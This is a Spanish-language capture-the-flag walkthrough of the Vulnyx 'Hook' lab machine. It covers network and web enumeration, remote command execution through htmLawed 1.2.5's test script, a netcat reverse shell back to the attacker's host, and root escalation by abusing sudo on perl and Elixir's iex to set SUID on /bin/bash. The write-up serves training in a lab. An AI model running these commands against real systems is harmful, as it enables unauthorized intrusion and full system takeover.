

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Hook– Plataforma Vulnyx



DISCLAIMER (Autorización y alcance):

1. Ámbito del informe:

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “Hook”** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. Propósito:

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. Autorización:

Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal y poco ética**.

4. Limitaciones y responsabilidad:

Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN

Descubrimiento de host activos con netdiscover:


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	c4:a3:66:d0:6a:1a	1	60	zte corporation
192.168.1.137	d8:5e:d3:e2:37:8f	2	120	GIGA-BYTE TECHNOLOGY CO., LTD.
192.168.1.138	4c:4a:48:07:6f:fe	1	60	Unknown vendor
192.168.1.139	4c:4a:48:07:6f:fe	1	60	Unknown vendor
192.168.1.144	84:7b:57:62:bd:a3	2	120	Intel Corporate
192.168.1.150	08:00:27:46:a7:3a	1	60	PCS Systemtechnik GmbH
192.168.1.134	fc:02:96:26:cd:99	1	60	Xiaomi Communications Co Ltd
192.168.1.129	e0:4b:a6:4a:eb:c9	1	60	HUAWEI TECHNOLOGIES CO., LTD
192.168.1.128	e0:e2:e6:52:f0:3c	1	60	Espressif Inc.
192.168.1.131	04:c4:61:9d:9c:08	1	60	Murata Manufacturing Co., Ltd.
192.168.1.138	08:6f:48:42:dd:22	1	60	Shenzhen iComm Semiconductor CO., LTD
192.168.1.139	08:6f:48:42:dd:22	1	60	Shenzhen iComm Semiconductor CO., LTD
192.168.1.140	fc:ee:28:04:4c:7d	1	60	Unknown vendor
192.168.1.141	fc:ee:28:03:96:5a	1	60	Unknown vendor
192.168.1.132	70:3a:2d:33:a2:35	1	60	Shenzhen V-Link Technology CO., LTD.

Escaneo inicial para descubrir los puertos abiertos:

Escaneo exhaustivo para encontrar versión de los servicios que corren por los puertos abiertos:

```
(root㉿kali)-[~/home/phoenixx/Escritorio/hook]
# nmap -sS -sVC -p- --open -vvv --min-rate=5000 -n -Pn -oN allPorts 192.168.1.150
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-24 17:40 +0100
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:40
Completed NSE at 17:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:40
Completed NSE at 17:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:40
Completed NSE at 17:40, 0.00s elapsed
Initiating ARP Ping Scan at 17:40
Scanning 192.168.1.150 [1 port]
Completed ARP Ping Scan at 17:40, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:40
Scanning 192.168.1.150 [65535 ports]
Discovered open port 22/tcp on 192.168.1.150
Discovered open port 80/tcp on 192.168.1.150
Discovered open port 4369/tcp on 192.168.1.150
```

Accedemos al puerto 80 de la máquina:



Bien ahora, después de consultar el código fuente del index.html, realizamos un fuzzing de directorios y archivos, encontramos el recurso robots.txt

```
[root@kali]~-[/home/phoenixx/Escritorio/hook]
# gobuster dir -u http://192.168.1.150 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -b 404 -x php,js,html,txt,bak,json
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.150
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: at 404 file is working
[+] User Agent:   gobuster/3.8.2
[+] Extensions:  js,html,txt,bak,json,php
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
index.html      (Status: 200) [Size: 10701]
robots.txt      (Status: 200) [Size: 34]
Progress: 63791 / 1453494 (4.39%)
```

Bien, si nos dirigimos a robots.txt, lo que encontramos es que nos chiva el nombre de otra ruta:

```
User-agent: *
Disallow: /htmLawed
```


Accedemos a dicha ruta y nos encontramos con lo siguiente, documentación de un procesador de html, aquí mi primer impulso fue ir a probar un XXE, pero no procesaba XML.

Bien, pues me tocó hacer una búsqueda tanto por internet como por searchsploit:

```
[root@kali]~-[/home/phoenixx/Escritorio/hook]
# searchsploit htmLawed
-----
Exploit Title
-----
htmLawed 1.2.5 - Remote Code Execution (RCE)
-----
Shellcodes: No Results
```

Nos aparece un exploit que permite ejecución remota de código podríamos utilizarlo, pero vamos a indagar más para que no sea tan fácil...

Bien, si investigamos un poco más, encontramos documentación sobre esta vulnerabilidad, resulta que este recurso tiene un script en php llamado htmLawedTest.php, en el cual en su opción hook si ponemos exec e introducimos un comando este lo interpreta:



```
HTMLAWED 1.2.5 TEST
Input » (max. 12000 chars)
id

Process

Settings »
Input code » 2 chars, ~0 tag Input binary » Finalized internal settings »
Output > htmlLawed processing time 0.0015 s, peak memory usage 0.06 MB
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Output code »
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Output binary » Diff »
```

conseguimos enumerar un posible usuario

```
HTMLAWED 1.2.5 TEST
Input » (max. 12000 chars)
cat /etc/passwd | grep sh

Process

Settings »
Input code » 25 chars, ~0 tag Input binary » Finalized internal settings
Output > htmlLawed processing time 0.0142 s, peak memory usage 0.06 MB
noname:x:1000:1000:noname:/home/noname:/bin/bash

Output code »
noname:x:1000:1000:noname:/home/noname:/bin/bash
Output binary » Diff »
```

Podemos en segundo plano intentar un ataque de fuerza bruta con hydra para ver si es posible directamente conectarnos por SSH como el usuario noname, aunque no dará resultado.

Como ya tenemos RCE, nos enviamos una consola reversa:

```
[root@kali)-[/home/phoenixx/Hook]
# nc -lnvp 443
listening on [any] 443 ...
cat /etc/passwd | grep sh
```

En nuestra máquina atacante nos ponemos en escucha e introducimos el siguiente comando:

HTMLawed 1.2.5 TEST

Input » (max. 12000 chars)

```
busybox nc 192.168.1.149 443 -e '/bin/bash'
```

[Process]

Aunque también se pueden introducir muchos más.

```
(root@kali)-[~/home/phoenixx/Hook]
# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.149] from (UNKNOWN) [192.168.1.150] 49946
script /dev/null -c bash
Script started, output log file is '/dev/null'.
bash-5.2$ ^Z
zsh: suspended nc -lnvp 443

(root@kali)-[~/home/phoenixx/Hook]
# stty raw -echo;fg
[1] + continued nc -lnvp 443
reset xterm
```

Hacemos el correspondiente tratamiento de la TTY para obtener una shell completamente interactiva:

```
bash-5.2$ export SHELL=bash
bash-5.2$ export TERM=xterm
bash-5.2$ stty rows 60 cols 120
bash-5.2$
```

Bien si ahora hacemos sudo -l nos encontramos con que el binario de perl tiene permisos para ejecutarse como noname sin proporcionar contraseña con sudo:

```
bash-5.2$ sudo -l
Matching Defaults entries for www-data on hook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User www-data may run the following commands on hook:
    (noname) NOPASSWD: /usr/bin/perl
```

CRÍTICO!

Pivotamos al usuario noname al explotar el binario de perl y ejecutar una shell con permisos de noname

```
bash-5.2$ whoami
www-data
bash-5.2$ sudo -u noname perl -e "exec '/bin/bash'"
bash-5.2$ whoami
noname
bash-5.2$ 192.168.1.149 443 -e '/bin/bash'
```

Siendo noname encontramos que podemos hacer sudo como root sin proporcionar contraseña sobre un binario extraño iex:

```
bash-5.2$ sudo -l
Matching Defaults entries for noname on hook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User noname may run the following commands on hook:
    (root) NOPASSWD: /usr/bin/iex
```

Bien, investigando un poco por internet, se trata de un intérprete de comandos en lenguaje Erlang, creado por Sony Ericsson. Este lenguaje tiene un módulo os y una función cmd con la que podemos ejecutar comandos, MUY CRÍTICO!

Bien, ejecutamos el binario como sudo -u root y le ponemos el SUID (permiso 4000) al binario de /bin/bash (porque el propietario de dicho binario es root):

```
bash-5.2$ sudo -u root /usr/bin/iex
iex(1)> :os.cmd('id')
'uid=0(root) gid=0(root) groups=0(root)\n'
iex(2)> :os.cmd('chmod u+s /bin/bash')
[]
```

Si ahora salimos y ejecutamos una shell privilegiada, seremos root dentro del contexto de ejecución del binario /bin/bash, dicho de otra manera, ESCALADA DE PRIVILEGIOS CONSEGUIDA!

```
bash-5.2$ whoami
noname
bash-5.2$ bash -p
bash-5.2# whoami
root
```